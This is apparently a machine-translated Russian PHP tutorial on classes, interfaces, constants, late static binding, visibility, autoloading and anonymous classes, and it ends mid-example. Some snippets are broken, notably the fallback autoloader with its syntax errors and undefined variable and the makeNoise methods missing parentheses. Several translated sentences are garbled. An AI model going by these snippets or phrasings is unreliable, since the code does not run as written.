- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` // Объявление класса
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` // Объявление интерфейса
- `use <Trait1> [, <Trait2>, ...]` ; // Использовать черты
- `[ public | protected | private ] [ static ] $<varName>;` // Объявление атрибута
- `const <CONST_NAME>;` // Декларация константы
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` // Объявление метода

замечания

Классы и компоненты интерфейса

Классы могут иметь свойства, константы и методы.

- **Свойства** содержат переменные в объеме объекта. Они могут быть инициализированы при объявлении, но только если они содержат примитивное значение.
- **Константы** должны быть инициализированы в декларации и могут содержать только примитивное значение. Константные значения фиксируются во время компиляции и не могут быть назначены во время выполнения.
- **Методы** должны иметь тело, даже пустое, если метод не объявлен абстрактным.

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

Интерфейсы не могут иметь свойств, но могут иметь константы и методы.

- **Константы** интерфейса должны быть инициализированы при объявлении и могут содержать только примитивное значение. Константные значения фиксируются во время компиляции и не могут быть назначены во время выполнения.
- **Методы** интерфейса не имеют тела.

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

Интерфейсы

Вступление

Интерфейсы - это определения общедоступных классов API, которые должны реализовывать, чтобы удовлетворить интерфейс. Они работают как «контракты», указывая, **что делает** набор подклассов, но **не то, как** они это делают.

Определение интерфейса очень похоже на определение класса, изменение `class` ключевого слова для `interface` :

```
interface Foo {

}
```

Интерфейсы могут содержать методы и / или константы, но не атрибуты. Интерфейсные константы имеют те же ограничения, что и константы класса. Методы интерфейса неявно абстрактны:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Примечание. Интерфейсы **не должны** объявлять конструкторы или деструкторы, поскольку это детали реализации на уровне класса.

реализация

Любой класс , который должен реализовать интерфейс должен сделать это , используя `implements` ключевое слово. Для этого класс должен обеспечить реализацию для каждого метода, объявленного в интерфейсе, в соответствии с той же сигнатурой.

Один класс **может одновременно** реализовать более одного интерфейса.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

Когда абстрактные классы реализуют интерфейсы, им не нужно реализовывать все методы. Любой метод, не реализованный в базовом классе, должен быть реализован конкретным классом, который его расширяет:

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

Обратите внимание, что реализация интерфейса является наследуемой характеристикой. При расширении класса, реализующего интерфейс, вам не нужно его повторять в конкретном классе, потому что он неявный.

> **Примечание.** До PHP 5.3.9 класс не смог реализовать два интерфейса, которые указали метод с тем же именем, поскольку это вызовет неоднозначность. Более поздние версии PHP допускают это, если дублирующие методы имеют одну и ту же подпись [1] .

наследование

Подобно классам, можно установить отношения наследования между интерфейсами, используя одно и то же ключевое слово `extends` . Основное различие заключается в том, что для интерфейсов допускается множественное наследование:

```
interface Foo {

}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

Примеры

В приведенном ниже примере у нас есть простой пример интерфейса для транспортного средства. Транспортные средства могут двигаться вперед и назад.

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';
```

```
    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

Затем мы создаем два класса, которые реализуют интерфейс: Bike and Car. Велосипед и автомобиль внутри очень разные, но оба являются транспортными средствами и должны реализовывать те же общедоступные методы, которые предоставляет VehicleInterface.

Typehinting позволяет методам и функциям запрашивать интерфейсы. Предположим, что у нас есть класс гаража, который содержит автомобили всех видов.

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

Потому что `addVehicle` требует `$vehicle` типа `VehicleInterface` - не конкретная реализация - мы можем вводить как велосипеды, так и автомобили, которые ParkingGarage может манипулировать и использовать.

Константы классов

Константы класса предоставляют механизм для хранения фиксированных значений в программе. То есть они предоставляют способ дать имя (и связанную проверку времени компиляции) до значения, такого как `3.14` или `"Apple"` . Константы класса могут быть определены только с помощью ключевого слова `const` - функция определения не может использоваться в этом контексте.

В качестве примера может быть удобно иметь сокращенное представление для значения π во всей программе. Класс со значениями `const` предоставляет простой способ для хранения таких значений.

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

К константам класса можно получить доступ, используя оператор двойной толчки (так называемый оператор разрешения области) в классе, подобно статическим переменным. Однако, в отличие от статических переменных, константы класса имеют фиксированные значения во время компиляции и не могут быть переназначены (например, `MathValues::PI = 7` приведет к фатальной ошибке).

Константы классов также полезны для определения вещей внутри класса, которые могут потребоваться позже изменить (но не изменяются достаточно часто, чтобы гарантировать хранение, скажем, базы данных). Мы можем ссылаться на это внутренне , используя `self` области действия resolutor (который работает в обоих инстансы и статических реализаций)

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

Константы класса могут содержать только скалярные значения в версиях <5.6

Начиная с PHP 5.6 мы можем использовать выражения с константами, то есть математические утверждения и строки с конкатенацией являются допустимыми константами

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

Начиная с PHP 7.0, константы, объявленные с помощью `define` теперь могут содержать массивы.

```
define("BAZ", array('baz'));
```

Константы класса полезны не только для хранения математических понятий. Например, при приготовлении пирога может быть удобно иметь один класс `Pie` способный принимать

различные виды фруктов.

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

Затем мы можем использовать класс `Pie`

```
$pie = new Pie("strawberry");
```

Проблема, возникающая здесь, заключается в том, что при создании класса `Pie` никаких указаний относительно допустимых значений не предоставляется. Например, при создании пирога «мальковки» это может быть написано с ошибкой «boisenberry». Кроме того, мы не можем поддерживать сливочный пирог. Вместо этого было бы полезно иметь список приемлемых типов фруктов, которые уже были определены где-то, было бы целесообразно искать их. Скажите класс под названием `Fruit` :

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

Перечисление допустимых значений в качестве констант класса дает ценный совет относительно приемлемых значений, которые принимает метод. Это также гарантирует, что орфографические ошибки не могут пройти мимо компилятора. В то время как `new Pie('aple')` и `new Pie('apple')` приемлемы для компилятора, `new Pie(Fruit::APLE)` приведет к ошибке компилятора.

Наконец, использование констант класса означает, что фактическое значение константы может быть изменено в одном месте, а любой код с использованием константы автоматически имеет последствия модификации.

Хотя наиболее распространенным методом доступа к константе класса является `MyClass::CONSTANT_NAME` , к нему также можно получить доступ:

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Константы класса в PHP условно называются все в верхнем регистре с подчеркиваниями как разделители слов, хотя любое допустимое имя метки может использоваться как имя

константы класса.

Начиная с PHP 7.1, теперь константы класса могут быть определены с различной видимостью из общедоступной области по умолчанию. Это означает, что теперь можно определить как защищенные, так и частные константы, чтобы предотвратить ненужные утечки констант класса в общедоступную область видимости (см. « Метод и видимость свойств»). Например:

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

определить vs константы класса

Хотя это действительная конструкция:

```
function bar() { return 2; };

define('BAR', bar());
```

Если вы попытаетесь сделать то же самое с константами класса, вы получите сообщение об ошибке:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

Но вы можете сделать:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

Для получения дополнительной информации см. Константы в руководстве .

Использование :: class для извлечения имени класса

PHP 5.5 ввел `::class` синтаксис , чтобы получить полное имя класса, принимая область пространства имен и `use` заявление во внимание.

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

Вышеупомянутое работает, даже если классы даже не определены (т. Е. Этот фрагмент кода работает в одиночку).

Этот синтаксис полезен для функций, для которых требуется имя класса. Например, он может использоваться с `class_exists` для проверки класса. Ошибки не будут генерироваться независимо от возвращаемого значения в этом фрагменте:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Поздняя статическая привязка

В PHP 5.3+ и выше вы можете использовать позднюю статическую привязку для управления классом, из которого вызывается статическое свойство или метод. Он был добавлен для преодоления проблемы, присущей разрешателю `self::` scope. Возьмите следующий код

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
         echo 'Hello Wilbur!';
    }
}
```

Можно ожидать , что `MrEd` класс будет переопределить родительский `whatToSay()` функцию. Но когда мы запускаем это, мы получаем что-то неожиданное

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

Проблема в том, что `self::whatToSay();` может относиться только к классу `Horse` , то есть он не подчиняется `MrEd` . Если мы перейдем к разрешению `static::` scope, у нас нет этой проблемы. Этот новый метод сообщает классу подчиняться экземпляру, вызывающему его.

Таким образом, мы получаем наследство, которое мы ожидаем

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

Абстрактные классы

Абстрактный класс - это класс, который не может быть создан. Абстрактные классы могут определять абстрактные методы, которые являются методами без какого-либо тела, а только определение:

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

Абстрактные классы должны быть расширены дочерним классом, который затем может обеспечить реализацию этих абстрактных методов.

Основная цель такого класса - предоставить своего рода шаблон, который позволяет дочерним классам наследовать, «заставляя» структуру, к которой она привязана. Давайте подробнее рассмотрим этот пример:

В этом примере мы реализуем интерфейс `Worker` . Сначала мы определяем интерфейс:

```
interface Worker {
    public function run();
}
```

Чтобы облегчить разработку дальнейших реализаций Worker, мы создадим абстрактный класс работника, который уже предоставляет метод `run()` из интерфейса, но указывает некоторые абстрактные методы, которые должны быть заполнены любым дочерним классом:

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }
```

```
    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

Прежде всего, мы предоставили абстрактный метод `getMemoryLimit()` . Любой класс, простирающийся от `AbstractWorker` должен предоставить этот метод и вернуть свой предел памяти. Затем `AbstractWorker` устанавливает ограничение на память и записывает его в журнал.

Во-вторых, `AbstractWorker` вызывает `prepareMain()` и `main()` после регистрации, что они были вызваны.

Наконец, все эти вызовы методов были сгруппированы в блок `try catch` . Поэтому, если какой-либо из абстрактных методов, определяемых дочерним классом, генерирует исключение, мы поймаем это исключение, запишем его в журнал и перестроим. Это не позволяет всем дочерним классам реализовать это самостоятельно.

Теперь давайте определим дочерний класс, который простирается от `AbstractWorker` :

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }
```

```
    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

Как вы можете видеть, `TransactionProcessorWorker` был довольно прост в реализации, поскольку нам нужно было указать ограничение на память и беспокоиться о действительных действиях, которые ему нужно выполнить. Обработка `TransactionProcessorWorker` требуется в `TransactionProcessorWorker` потому что это обрабатывается в `AbsractWorker` .

Важная заметка

> При наследовании от абстрактного класса все методы, помеченные как абстрактные в объявлении класса родителя, должны быть определены дочерним элементом (или сам ребенок также должен быть отмечен как абстрактный); кроме того, эти методы должны быть определены с той же (или менее ограниченной) видимостью. Например, если абстрактный метод определяется как защищенный, реализация функции должна быть определена как защищенная или общедоступная, но не закрытая.

Взято из документации PHP для абстракции класса .

Если вы **не** определяете родительские методы абстрактных классов в дочернем классе, вы будете подвергнуты **Fatal PHP Error,** как **показано** ниже.

> **Неустранимая ошибка:** класс X содержит 1 абстрактный метод и поэтому должен быть объявлен абстрактным или реализовать оставшиеся методы (X :: x) в

Распространение имен и автозагрузка

Технически, автозагрузка работает, выполняя обратный вызов, когда требуется класс PHP, но не найден. Такие обратные вызовы обычно пытаются загрузить эти классы.

Как правило, автозагрузку можно понимать как попытку загрузить файлы PHP (особенно файлы классов PHP, где исходный PHP-файл предназначен для определенного класса) из соответствующих путей в соответствии с полным именем класса (FQN), когда класс необходим ,

Предположим, что у нас есть эти классы:

Файл класса для `application\controllers\Base` :

```
<?php
namespace application\controllers { class Base {...} }
```

Файл класса для `application\controllers\Control` :

```
<?php
namespace application\controllers { class Control {...} }
```

Файл класса для `application\models\Page` :

```
<?php
namespace application\models { class Page {...} }
```

В исходной папке эти классы должны быть помещены на пути как их FQN соответственно:

- Папка источника
    - applications
        - controllers
            - Base.php
            - Control.php
        - models
            - Page.php

Такой подход позволяет программно разрешать путь к файлу класса в соответствии с FQN, используя эту функцию:

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

Функция `spl_autoload_register` позволяет нам загружать класс при необходимости с помощью пользовательской функции:

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

Эта функция может быть дополнительно расширена для использования резервных методов загрузки:

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
```

```
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

Обратите внимание: PHP не пытается загружать классы всякий раз, когда загружается файл, который использует этот класс. Он может быть загружен в середине скрипта или даже в функциях выключения. Это одна из причин, почему разработчикам, особенно тем, кто использует автозагрузку, следует избегать замены исполняемых исходных файлов во время выполнения, особенно в файлах phar.

Динамическое связывание

Динамическое связывание, также называемое **переопределением метода,** является примером **полиморфизма времени выполнения,** который возникает, когда несколько классов содержат разные реализации одного и того же метода, но объект, к которому будет вызван метод, *неизвестен* до **времени выполнения** .

Это полезно, если определенное условие определяет, какой класс будет использоваться для выполнения действия, где действие называется одинаковым в обоих классах.

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';
```

```
    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

В приведенном выше примере класс `Animal` (`Dog|Cat`), который будет `makeNoise` , неизвестен до времени выполнения в зависимости от свойства в классе `User` .

Видимость метода и свойств

Существует три типа видимости, которые можно применять к методам (функции *класса / объекта*) и свойствам (*переменные класса / объекта*) в классе, которые обеспечивают контроль доступа для метода или свойства, к которому они применяются.

Вы можете подробно ознакомиться с ними в документации PHP для видимости ООП .

общественного

Объявление метода или свойства как `public` позволяет доступ к способу или свойствам посредством:

- Класс, который его объявил.
- Классы, которые расширяют объявленный класс.
- Любые внешние объекты, классы или код вне иерархии классов.

Примером такого `public` доступа будет:

```
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

защищенный

Объявление метода или свойства как `protected` позволяет доступ к способу или свойствам посредством:

- Класс, который его объявил.
- Классы, которые расширяют объявленный класс.

Это **не позволяет** внешним объектам, классам или кодам за пределами иерархии классов обращаться к этим методам или свойствам. Если что-то, использующее этот метод / свойство, не имеет к нему доступа, оно не будет доступно, и будет вызвана ошибка. Доступ к нему имеют **только** экземпляры объявленного себя (или подклассы).

Примером этого `protected` доступа будет:

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

В приведенном выше примере отмечается, что вы можете получить доступ только к `protected` элементам внутри своей собственной области. По существу: «В доме есть доступ только из дома».

Частный

Объявление метода или свойства как `private` позволяет доступ к способу или свойствам посредством:

- Класс, который объявил это **только** (не подклассы).

`private` метод или свойство только видимы и доступны внутри класса, который его создал.

Обратите внимание, что объекты того же типа будут иметь доступ к каждому другому частному и защищенному членам, даже если они не совпадают с экземплярами.

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value
```

```
echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

Как уже отмечалось, вы можете получить доступ только к `private` методу / свойству из его определенного класса.

Вызов родительского конструктора при создании экземпляра дочернего элемента

Общей ошибкой дочерних классов является то, что если ваш родитель и ребенок содержат конструктор (`__construct()`), **будет запускаться только конструктор дочернего класса** . Могут быть случаи, когда вам нужно запустить родительский `__construct()` из его дочернего элемента. Если вам нужно это сделать, вам нужно будет использовать разрешение `parent::` scope:

```
parent::__construct();
```

Теперь использование этого в реальной ситуации будет выглядеть примерно так:

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

Вышеупомянутый `__construct()` будет запускать родительский `__construct()` результате которого выполняется `echo` .

Конечное ключевое слово

Def: **Final** Keyword не позволяет дочерним классам переопределять метод, префикс определения с помощью final. Если сам класс определяется окончательным, то он не может быть расширен

Конечный метод

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

Конечный класс:

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Конечные константы. В отличие от Java, ключевое слово `final` не используется для констант класса в PHP. Вместо этого используйте ключевое слово `const` .

Почему я должен использовать `final` ?

1. Предотвращение массивной цепи наследования гибели
2. Поощрение композиции
3. Заставить разработчика задуматься о пользовательском публичном API
4. Принудите разработчика к сокращению открытого API объекта
5. `final` класс всегда можно сделать расширяемым
6. `extends` инкапсуляцию разрывов
7. Вам не нужна такая гибкость
8. Вы можете изменить код

Когда следует избегать `final` : окончательные занятия работают эффективно только при следующих предположениях:

1. Существует абстракция (интерфейс), которую конечный класс реализует
2. Весь публичный API конечного класса является частью этого интерфейса

$ this, self и static plus singleton

> Используйте `$this` для обозначения текущего объекта. Используйте `self` для обозначения текущего класса. Другими словами, используйте `$this->member` для нестатических членов, используйте `self::$member` для статических членов.

В приведенном ниже примере `sayHello()` и `sayGoodbye()` используют `self` и `$this` разницу можно наблюдать здесь.

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

`static` ссылается на любой класс в иерархии, которую вы назвали методом on. Это позволяет лучше использовать статические свойства класса при наследовании классов.

Рассмотрим следующий код:

```
class Car {
    protected static $brand = 'unknown';
```

```
    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Это не приводит к желаемому результату:

неизвестный
неизвестный
неизвестный

Это потому, что `self` относится к классу `Car` всякий раз, когда вызывается метод `brand()` .

Чтобы обратиться к правильному классу, вам нужно использовать `static` :

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Это дает желаемый результат:

неизвестный
БМВ
Mercedes

См. Также Поздняя статическая привязка

Синглтон

Если у вас есть объект, который стоит создавать или представляет соединение с каким-либо внешним ресурсом, который вы хотите повторно использовать, то есть соединение с базой данных, в котором нет пула соединений или сокета в какой-либо другой системе, вы можете использовать `static` и `self` ключевые слова в класс, чтобы сделать его одиночным. Есть сильные мнения о том, следует ли использовать одноэлементный шаблон или не использовать, но он действительно использует его.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

Как вы можете видеть в примере кода, мы определяем приватное статическое свойство `$instance` для хранения ссылки на объект. Поскольку это статично, эта ссылка используется для всех объектов этого типа.

Метод `getInstance()` использует метод, известный как ленивый экземпляр, чтобы отложить создание объекта до последнего возможного момента, поскольку вы не хотите, чтобы в памяти не использовались неиспользуемые объекты, которые никогда не предназначались для использования. Это также экономит время, и процессор на загрузке страницы не загружает больше объектов, чем необходимо. Метод проверяет, установлен ли объект, создавая его, если нет, и возвращает его. Это гарантирует, что только один объект такого типа будет создан.

Мы также устанавливаем конструктор как частный, чтобы гарантировать, что никто не создает его с `new` ключевым словом извне. Если вам нужно наследовать от этого класса, просто измените `private` ключевые слова на `protected` .

Чтобы использовать этот объект, вы просто пишете следующее:

```
$singleton = Singleton::getInstance();
```

Теперь я умоляю вас использовать инъекцию зависимостей, где вы можете, и стремиться к слабосвязанным объектам, но иногда это просто неразумно, и одноэлементный шаблон может быть полезен.

Автозагрузка

Никто не хочет `require` или `include` каждый раз, когда используется класс или наследование. Поскольку это может быть болезненным и легко забыть, PHP предлагает так называемую автозагрузку. Если вы уже используете Composer, прочитайте об автозагрузке с помощью Composer .

Что такое автозагрузка?

Название в основном говорит все. Вам не нужно , чтобы получить файл , когда запрашиваемое класс хранится в, но PHP *автоматически* матически *нагрузки* все.

Как я могу сделать это в базовом PHP без стороннего кода?

Существует функция `__autoload` , но считается, что лучше использовать `spl_autoload_register` . Эти функции будут рассмотрены PHP каждый раз, когда класс не определен в данном пространстве. Поэтому добавление автозагрузки в существующий проект не представляет проблемы, поскольку определенные классы (через `require` ie) будут работать, как раньше. Для обеспечения точности в следующих примерах будут использоваться анонимные функции, если вы используете PHP <5.3, вы можете определить функцию и передать ее имя в качестве аргумента `spl_autoload_register` .

Примеры

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

Вышеприведенный код просто пытается включить имя файла с именем класса и добавленным расширением «.php», используя `sprintf` . Если `FooBar` необходимо загрузить, он выглядит, если `FooBar.php` существует, и если он включает его.

Конечно, это можно расширить, чтобы соответствовать индивидуальным потребностям проекта. Если _ внутри имени класса используется для группировки, например `User_Post` и `User_Image` оба относятся к `User` , оба класса могут храниться в папке «Пользователь», например:

```
spl_autoload_register(function ($className) {
    //                        replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
```

```
    }
});
```

Класс `User_Post` теперь будет загружен из «User / Post.php» и т. Д.

`spl_autoload_register` может быть адаптирован к различным потребностям. Все ваши файлы с классами называются «class.CLASSNAME.php»? Нет проблем. Различная вложенность (`User_Post_Content` => «Пользователь / Сообщение / Содержание.php»)? Нет проблем.

Если вам нужен более сложный механизм автозагрузки - и вы не хотите включать Composer, вы можете работать без добавления сторонних библиотек.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

Используя автозагрузчики, подобные этому, вы можете с радостью написать такой код:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Использование классов:

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

Эти примеры будут включать классы из `foo/bar.php` , `foo.php` , `hello/world.php` и `demo/classes.php` .

Анонимные классы

Анонимные классы были введены в PHP 7, чтобы можно было легко создавать быстрые одноразовые объекты. Они могут принимать аргументы конструктора, расширять другие классы, реализовывать интерфейсы и использовать черты так же, как обычные классы.

В своей основной форме анонимный класс выглядит следующим образом:

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

Вложение анонимного класса внутри другого класса не дает ему доступа к закрытым или защищенным методам или свойствам этого внешнего класса. Доступ к защищенным методам и свойствам внешнего класса может быть получен путем расширения внешнего класса из анонимного класса. Доступ к приватным свойствам внешнего класса можно получить, передав их конструктору анонимного класса.

Например:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
